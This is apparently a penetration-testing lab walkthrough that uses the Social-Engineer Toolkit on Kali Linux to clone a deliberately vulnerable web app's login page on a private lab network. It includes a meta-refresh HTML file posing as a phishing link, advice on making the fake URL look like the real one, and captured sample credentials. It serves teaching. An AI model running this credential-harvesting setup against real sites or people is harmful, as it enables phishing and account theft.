

Social-Engineer Toolkit (SET) is an open-source framework designed for simulating social engineering attacks during penetration testing. It helps ethical hackers assess human vulnerabilities in cybersecurity defenses


- Use the **sudo -i** command to obtain persistent root access.

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(kali㉿kali)-[~]
$ sudo -i
[sudo] password for kali:
(root㉿kali)-[~]
#
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root@kali: ~  
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Version: 8.0.3  
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set>
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Examine the Available Social-Engineering Attacks.

At the SET prompt, enter **1** and press **Enter** to access the Social-Engineering Attacks submenu

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6) Arduino-Based Attack Vector
7) Wireless Access Point Attack Vector
8) QRCode Generator Attack Vector
9) Powershell Attack Vectors
10) Third Party Modules

99) Return back to the main menu.


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Cloning a Website to Obtain User Credentials

In this part of the lab, you will create a perfect copy of the login page for a website. The fake login page will gather all credentials submitted to it and then redirect the user to the real website.

Select 2 -Website Attack Vectors



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set> 2
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The Web Attack module is a unique way of utilizing multiple web-based attacks in order to compromise the intended victim.

The Java Applet Attack method will spoof a Java Certificate and deliver a metasploit based payload. Uses a customized java applet created by Thomas Werth to deliver the payload.

The Metasploit Browser Exploit method will utilize select Metasploit browser exploits through an iframe and deliver a Metasploit payload.

The Credential Harvester method will utilize web cloning of a web-site that has a username and password field and harvest all the information posted to the website.

The TabNabbing method will wait for a user to move to a different tab, then refresh the page to something different.

The Web-Jacking Attack method was introduced by white_sheep, emgent. This method utilizes iframe replacements to make the highlighted URL link to appear legitimate however when clicked a window pops up then is replaced with the malicious link. You can edit the link replacement settings in the set_config if its too slow/fast.

The Multi-Attack method will add a combination of attacks through the web attack menu. For example you can utilize the Java Applet, Metasploit Browser, Credential Harvester/Tabnabbing all at once to see which is successful.

The HTA Attack method will allow you to clone a site and perform powershell injection through HTA files which can be used for Windows-based powershell exploitation through the browser.

1) Java Applet Attack Method
2) Metasploit Browser Exploit Method
3) Credential Harvester Attack Method
4) Tabnabbing Attack Method
5) Web Jacking Attack Method
6) Multi-Attack Web Method
7) HTA Attack Method

99) Return to Main Menu
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Select 3 Credential Harvest attack

Clone the DVWA.vm Login Screen

In this step, you will create a cloned website that duplicates the DVWA.vm login website. The SET application creates a website hosted on your Kali Linux computer. When the target users enter their credentials in the cloned website, the credentials and the users will be redirected to the real website without being aware of the exploit. This is similar to an on-path attack.

Select 2 Site cloner


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same web application you were attempting to clone.

The third method allows you to import your own website, note that you
should only have an index.html when using the import website
functionality.

1) Web Templates
2) Site Cloner
3) Custom Import
99) Return to Webattack Menu

set:webattack>2
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The way that this works is by cloning a site and looking for form fields to
rewrite. If the POST fields are not usual methods for posting forms this
could fail. If it does, you can always save the HTML, rewrite the forms to
be standard forms and use the "IMPORT" feature. Additionally, really
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this from an external perspective, it will not work. This isn't a SET issue
this is how networking works.

set:webattack> IP address for the POST back in Harvester/Tabnabbing [10.0.2.15]:
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At the prompt enter valid IP 10.6.6.1

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[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:
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[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
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Capturing and Viewing User Credentials

Create the Social Engineering Exploit.

In a “real-life” exploit, at this point, a phishing exploit containing a link or QR code that sends the user to the fake website is created and sent. In this lab, an html document is created to direct the user to the fake webpage. This document simulates a distributed phishing URL. It could be distributed as a file attachment in phishing emails.

Open the Kali Linux Mousepad text editor using the **Applications > Favorites > Text Editor** choice from the menu. Enter the HTML code


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~/Great_link.html - Mousepad
File Edit Search View Document Help
+ [Icons] [Icons] [Icons] [Icons] [Icons] [Icons] [Icons] [Icons] [Icons] [Icons] [Icons] [Icons]
1 <html>
2 <head>
3 <meta http-equiv="refresh" content="0; url=http://10.6.6.1/" />
4 </head>
5 </html>
6
```

Capture User Credentials.

The purpose of the cloned website is to present a web page that looks identical to the one that the user is expecting. A good hacker would create a fake URL that would be very similar to the actual URL, so that unless the user inspects the URL very closely, it would go unnoticed.

Double-click the desktop icon for the **Great_link.html** page.

Cloned webpage



Username

Password


Login

[Damn Vulnerable Web Application \(DVWA\)](#) is a RandomStorm OpenSource project.

Enter password and username and click on login

After the login attempt, the cloned web page redirected the browser to the real web site. However, the user has real credentials have been provided to the hacker's clone of the original website.

Redirected the browser to the real website



View the Captured Information

Return to the terminal session that is running the SET application. Output from the login attempt should appear,

POSSIBLE USERNAME FIELD FOUND: username=

POSSIBLE PASSWORD FIELD FOUND: password=

POSSIBLE USERNAME FIELD FOUND: Login=Login

POSSIBLE USERNAME FIELD FOUND: user_token

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10.6.6.1 - - [17/Dec/2025 22:07:39] "GET / HTTP/1.1" 2  
00 -  
10.6.6.1 - - [17/Dec/2025 22:07:40] "GET /favicon.ico  
HTTP/1.1" 404 -  
[*] WE GOT A HIT! Printing the output:  
POSSIBLE USERNAME FIELD FOUND: username=some.user@gmail  
l.com  
POSSIBLE PASSWORD FIELD FOUND: password=Pa55wordd!  
POSSIBLE USERNAME FIELD FOUND: Login=Login  
POSSIBLE USERNAME FIELD FOUND: user_token=06b8e5720078  
30957e/ee104eff9ee24  
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A  
REPORT.  
  
10.6.6.1 - - [17/Dec/2025 22:10:33] "POST /index.html  
HTTP/1.1" 302 -  
█
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